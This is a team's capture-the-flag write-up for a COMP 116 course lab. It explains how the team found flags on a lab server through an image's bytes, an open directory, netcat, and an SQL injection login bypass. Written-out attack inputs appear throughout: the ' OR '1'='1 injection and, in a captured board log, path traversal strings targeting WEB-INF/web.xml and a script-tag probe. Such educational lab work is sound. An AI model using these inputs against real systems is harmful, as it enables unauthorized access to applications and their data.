
COMP 116 CTF Write-up
By: Jeremy Engel, Haomin Feng, Joseph Meng, Adon Shapiro

The following write-up describes the methodology we used for each of the eight challenges we solved. Within this write-up, for each challenge, a thought process supported by relevant operations (screenshots) are included to demonstrate how we achieved the goals.

We did everything in the Kali Linux Virtual Machine, with a Firefox browser. We also utilized several security analysis tools including SQLMap and Burpsuite to complete the challenge successfully. For more information of each challenge, please find the detailed explanations below:


#1 Challenge (Dinosaur Image)
The biggest hint for this challenge is the word "NSA", which we also found in the dinosaur image on the home page. It was then quite obvious that to find the flag, we needed to do something with the picture. To explore the image thoroughly, we used google inspector to view the source code, and found the image URL (10.10.0.3/ctf/wp-content/uploads/2017/10/lulz.jpg). After downloading it, we opened it as a binary file by using some text editor, and searched for the keyword "key {", thus founding the flag (see the last line of the screenshot below).



```
Çò‹ÿÙkey{8271eac75fcdcc1d2b91e5bfeb380cb774c0c1348abd4359afab6e11911dfd10}
```

#2 Challenge (FLAG.txt)
After finding the flag of the first challenge, we realized that the photo was contained in a directory because the picture's link was 10.10.0.3/ctf/wp-content/uploads/2017/10/lulz.jpg. We

decided to head to the directory by going to the link: 10.10.0.3/ctf/wp-content/uploads/2017/10, and found the directory, which contained many other documents and links. We saw a file called FLAG.txt and clicked on that link which led us to a page with another key found.




Kali Linux [Running]
Applications
Index of /ctf/wp-content/...
[Terminal - root@kali: ~]
Application Finder
01:15
root
Terminal - root@kali: ~
Index of /ctf/wp-content/uploads/2017/10 - Mozilla Firefox
Index of /ctf/wp-conte...
Login
10.10.0.3/ctf/wp-content/uploads/2017/10/
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng

Index of /ctf/wp-content/uploads/2017/10

Name	Last modified	Size	Description
Parent Directory		-	
FLAG.txt	28-Oct-2017 18:24	70	
logo.png	28-Oct-2017 18:24	111K	
lulz-100x100.jpg	28-Oct-2017 18:24	4.4K	
lulz-150x150.jpg	28-Oct-2017 18:24	8.2K	
lulz-300x300.jpg	28-Oct-2017 18:24	24K	
lulz.jpg	28-Oct-2017 18:24	63K	

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head></head>
 <body>
   <h1>Index of /ctf/wp-content/uploads/2017/10</h1>
   <table></table>
   <address>Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.10.0.3 Po…</address>
  </body>
</html>
```


```
element {                                  inline
}
```



```
key{40e59284418798d562e32b24b1fbf74b46a4503f783d4a91db858cfb7fb0cf4c}
```

#3 Challenge (stream)


We scanned the server with nmap and discovered that port 7777 was open. We then connected to the server on that port with netcat which resulted in a long article being printed to the console. We once again connected to port 7777 with netcat but this time redirecting the output into a file. We opened the file with less and searched for the word “key” and found this key on line 67.



```
reached the highest levels of attention, it has spread into nearly
every corner.  If area is the product of height and width, then the
footprint of cybersecurity has surpassed the grasp of any one of us.

The rate of technological change is certainly a part of it.  When
younger people ask my advice on what they should do or study to
make a career in cyber security, I can only advise specialization.
Those of us who were in the game early enough and who have managed
to retain an over-arching generalist knowledge can't be replaced
very easily because while absorbing most new information most of
the time may have been possible when we began practice, no person
starting from scratch can do that now.  Serial specialization is
now all that can be done in any practical way.  Just looking at the
Black Hat program will confirm that being really good at any one
of the many topics presented here all but requires shutting out the
demands of being good at any others.

key{9fd3fc3efe4e52dd174dec160ceea2d3eae582b2c566f0b0bf199ec64c1a09ee}

Why does that matter?  Speaking for myself, I am not interested in
the advantages or disadvantages of some bit of technology unless I
can grasp how it is that that technology works.  Whenever I see
marketing material that tells me all the good things that adopting
this or that technology makes possible, I remember what George
Santayana said, that "Scepticism is the chastity of the intellect;
it is shameful to give it up too soon, or to the first comer." I
suspect that a majority of you have similar skepticism -- "It's
magic!" is not the answer a security person will ever accept.  By
and large, I can tell *what* something is good for once I know *how*
it works.  Tell me how it works and then, but only then, tell me
why you have chosen to use those particular mechanisms for the
things you have chosen to use them for.

Part of my feeling stems from a long-held and well-substantiated
belief that all cyber security technology is dual use.  Perhaps
dual use is a truism for any and all tools from the scalpel to the
hammer to the gas can -- they can be used for good or ill -- but I
know that dual use is inherent in cyber security tools.  If your
definition of "tool" is wide enough, I suggest that the cyber
security tool-set favors offense these days.  Chris Inglis, recently
retired NSA Deputy Director, remarked that if we were to score cyber
:
```


#4 Challenge (Login to wordpress)

We used SQL injection for this challenge. On the login.php page, because we did not know any ideas of the username and password, we left the username blank and used the SQL injection ' OR '1'='1 for the password. We were redirected to a 404 Not Found page. However, as we closely inspected the source code, we discovered that there was a key hidden in the HTML content.



404 Not Found


nginx/1.6.2 (Ubuntu)



```

<html>
<head><title>404 Not Found</title></head>
<body bgcolor="white">
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.6.2 (Ubuntu)</center>
</body>
</html>
<!-- Hmmm, the plot thickens... key{e8a703006cbfe2dc0f5902eecfd9bdabcb6d02815a4da6218f20d06bdcd76ca4}-->
```

#5 Challenge (Logout of wordpress)

We came back to this later in our CTF process. Re-reading the hints about logging out, we went back to the login.php page, used the SQL injection gain access to the 404 not found page, and then typed logout.php in the URL. We were redirected to a page which displayed a new key which was simply in reverse. We reversed the key to gain the correct order of the key.




You have successfully logged out of the system.
Return to login
}9d02190f84658586cf695ef6e49d2d34262589d29ff3b58896b70e735ee58982{yek

#6 Challenge (curl webpage)

Similarly for this challenge, we used a SQL injection. We used curl to complete our injection, with the code as displayed in the screenshot below. Initially we were receiving a lot of data back, which was not helpful as we believed that a key could possibly be embedded in there. One of the challenges tips was related to base64, so we looked up the base64 encoding of ‘key. Having discovered that is is ‘a2V5’, we simply ‘grep’ed ‘a2V5 as shown below.


We retrieved a string full of letters and numbers, which we tossed into a base64 decoder to retrieve the key successfully.



Secure | https://www.base64decode.org
jeremyengel — -bash — 105×26

```
<p>Replied on 2017-10-26 22:14:36: /../WEB-INF/web.xml</p>
<p>Replied on 2017-10-26 22:14:36: \..\WEB-INF\web.xml</p>
<p>Replied on 2017-10-26 22:14:36: ../../WEB-INF/web.xml</p>
<p>Replied on 2017-10-26 22:14:36: ..\..\WEB-INF\web.xml</p>
<p>Replied on 2017-10-26 22:14:36: /../../WEB-INF/web.xml</p>
<p>Replied on 2017-10-26 22:14:36: \..\..\WEB-INF\web.xml</p>
<p>Replied on 2017-10-26 22:14:36: thishouldnotexistandhopefullyitwillnot</p>
<p>Replied on 2017-10-26 22:18:38: <script> console.log ("runs") </script></p>
<p>Replied on 2017-10-26 22:29:05: lols</p>
<p>Replied on 2017-10-26 22:32:43: WHATEVER' OR
'1'='1</p>
<p>Replied on 2017-10-26 22:32:55: WHATEVER' OR
'1'='1</p>
        <div id="footer">
                <hr/>
                <h3><a href="board.php">Home</a> | <a href="admin.php">Administration</a></h3>
        </div>
        </body>
</head>
